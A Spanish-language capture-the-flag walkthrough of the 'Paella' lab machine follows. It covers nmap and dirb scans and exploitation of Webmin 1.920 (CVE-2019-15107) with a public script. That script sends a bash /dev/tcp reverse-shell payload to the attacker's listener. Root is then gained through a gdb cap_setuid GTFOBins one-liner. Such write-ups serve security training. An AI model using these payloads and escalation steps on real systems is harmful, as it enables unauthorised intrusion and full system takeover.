

## PAELLA



**PAELLA**



**ACCEDER**

**PRINCIPIANTE**

Creador: Condor Y Curiosidades De Hackers

Ejecutamos nmap donde descubrimos solo 2 servicios corriendo, ssh en el 22 y webmin en el 10000.

```
Executing sudo nmap -sS -sV -A -O -p- 192.168.16.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 13:22 CET
Nmap scan report for 192.168.16.11
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ac:d4:4b:58:df:a7:4a:ae:86:8c:6c:2b:55:ec:93 (RSA)
|   256 ea:0b:6f:d3:fb:a4:97:3e:42:64:17:59:e7:04:56:43 (ECDSA)
|_  256 d7:03:cb:9b:ff:9f:9c:8c:5c:0d:eb:81:4e:b5:95:40 (ED25519)
10000/tcp  open  http     MiniServ 1.920 (Webmin httpd)
|_ http-title: Login to Webmin
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:34:03:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Running dirb on http://192.168.16.11:10000

-----  
DIRB v2.22

By The Dark Raver  
-----

START\_TIME: Mon Dec 23 13:22:56 2024

URL\_BASE: http://192.168.16.11:10000/

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

OPTION: Ignoring NOT\_FOUND code -> 404

OPTION: Not Recursive

OPTION: Not Stopping on warning messages  
-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.16.11:10000/ ----

+ http://192.168.16.11:10000/favicon.ico (CODE:200|SIZE:15086)

+ http://192.168.16.11:10000/robots.txt (CODE:200|SIZE:26)

Accedemos al puerto 10000 en el navegador y nos encontramos el panel de login.

Aparentemente el login por defecto de webadmin es el mismo que el de root de la máquina instalada, por lo que descartamos esta vía.



Si volvemos a echar un vistazo a la salida de nmap, podemos observar que la versión de webmin es la 1.9.20. Buscando por la red encontramos que es una versión muy vulnerable y existen multitud de exploits públicos incluyendo metasploit.

```
10000/tcp open  http    MiniServ 1.920 (Webmin httpd)
```

En nuestro caso usamos [este](#) script. El cual solo tendremos que poner nuestra máquina en escucha y poner los parámetros necesarios.

```
$ python3 CVE-2019-15107.py --url http://192.168.16.11 --lhost 192.168.16.37 --lport 9999
CVE-2019-15107
----- Coded By K3ysTr0K3R and Chocapikk (We make exploits, lulz) -----
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Launching exploit against: http://192.168.16.11
[*] Sending payload: bash -c '0<&66-;exec 66<>/dev/tcp/192.168.16.37/9999;sh <&66 >&66 2>&66'
[*] Listening on 192.168.16.37:9999

$ rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.11] 51798
whoami
paella
SHELL=/bin/bash script -q /dev/null
paella@TheHackersLabs-Paella:/usr/share/webmin/acl$
```

En el directorio del user paella obtenemos la flag de user.

```
paella@TheHackersLabs-Paella:~$ cat user.txt
cat user.txt

paella@TheHackersLabs-Paella:~$
```

Después de mucho buscar encontramos que el comando gdb tiene los permisos necesarios para cambiar el dueño de quien lo ejecuta.

```
paella@TheHackersLabs-Paella:/$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/gdb = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
```



Revisando la página de gtfobins encontramos los pasos para explotar estos permisos mal configurados cambiando el dueño de quién lo ejecuta por root y ejecutando una shell. Por último, vamos a por la deseada flag.

```
paella@TheHackersLabs-Paella:/$ gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -e
<'python import os; os.setuid(0)' -ex '!sh' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
# whoami
whoami
root
# ls
ls
bin    home    lib32   media  root    sys     vmlinuz
boot   initrd.img lib64   mnt    run     tmp     vmlinuz.old
dev    initrd.img.old libx32  opt    sbin    usr     webmin-setup.out
etc    lib     lost+found proc    srv     var

# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt

#
```